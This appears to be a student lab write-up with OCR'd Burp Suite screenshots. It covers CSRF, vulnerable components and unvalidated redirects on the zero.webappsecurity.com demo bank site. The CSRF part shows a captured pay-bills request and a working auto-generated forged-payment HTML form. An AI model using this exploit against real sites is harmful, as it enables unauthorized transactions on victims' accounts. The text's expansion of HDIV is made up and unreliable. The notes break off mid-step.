1.CSRF -CROSS SITE REQUEST FORGERY

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

Steps:

1.login to the application

2.check for the attack point

3.capture the request using burp suite

4.send the captured request to engagement tools and generate CSRF poc

5.turn off intercept

6.change the values

7.copy the url and test in browser

8.submit request


MITIGATION:


1.Login CSRF can be mitigated by **creating pre-sessions** (sessions before a user is authenticated) and including tokens in login form.


2. A strict subdomain and path level referrer header validation can be used in these cases for mitigating CSRF on login forms to an extent.


3.using same origin policy


CSRF VULNERABILITY IN PAY BILLS PAGE








Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to http://zero.webappsecurity.com:80 [54.82.22.214]
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /bank/pay-bills-saved-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Cookie: JSESSIONID=A14C5AD7
Upgrade-Insecure-Requests: 1
payee=sprint&account=1&amount=3099&date=2021-09-21&description=security
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Find references
Discover content
Schedule task
Generate CSRF PoC
0 matches
Type here to search
27°C
ENG
09:54
19-09-2021



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
CSRF PoC generator
Request to: http://zero.webappsecurity.com
Options
Raw
Params
Headers
Hex
POST /bank/pay-bills-saved-payee.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://zero.webappsecurity.com
Connection: close
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
0 matches
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://zero.webappsecurity.com/bank/pay-bills-saved-payee.html" method="POST">
<input type="hidden" name="payee" value="sprint" />
<input type="hidden" name="account" value="1" />
<input type="hidden" name="amount" value="3000" />
<input type="hidden" name="date" value="2021-09-21" />
<input type="hidden" name="description" value="security guard" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Regenerate
Test in browser
Copy HTML
Close
Type here to search
27°C
ENG
09:55
19-09-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
CSRF PoC generator
Request to: http://zero.webappsecurity.com
Options
Raw
Params
Headers
Hex
Show response in browser
To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.
http://burp/show/1/0bzfzgrhops71fnc71rabrppnzo9v22a
Copy
In future, just copy the URL and don't show this dialog
Close
CSRF HTML:
Regenerate
Test in browser
Copy HTML
Close
Type here to search
27°C
ENG
09:55
19-09-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Dashboard
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Batch Scan Report Generator
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Raw
Params
Headers
Hex
Type here to search
27°C
ENG
09:55
19-09-2021


Zero - Pay Bills
burp/
burp
Submit request


Type here to search
27°C
ENG
09:56
19-09-2021


Zero - Pay Bills
Zero - Pay Bills
zero.webappsecurity.com/bank/pay-bills-saved-payee.html
Zero Bank
Search
Settings
username
Account Summary
Account Activity
Transfer Funds
Pay Bills
My Money Map
Online Statements
The payment was successfully submitted.
Pay Saved Payee
Add New Payee
Purchase Foreign Currency
Make payments to your saved payees
Payee
Sprint
Account
Savings
Amount
$
Date
Description
Pay
Type here to search
27°C
ENG
09:56
19-09-2021

2.USING COMPONENTS WITH KNOWN VULNERABITIES


Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.

MITIGATION:

1.manual updates

2.using HDIV (hard working diligent idealistic valiant)

CHECKING FOR THE VULNERABILITY USING WAPPALYSER



3.UNVALIDATED DIRECTS AND FORWARDS

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.

1.Host header injection- where host is not validated, leads to this vulnerability.

2.cross origin resource sharing vulnerability-where origin and referrer are not validated, leads to this vulnerability.

Steps:

1.capture the login request using burp suite

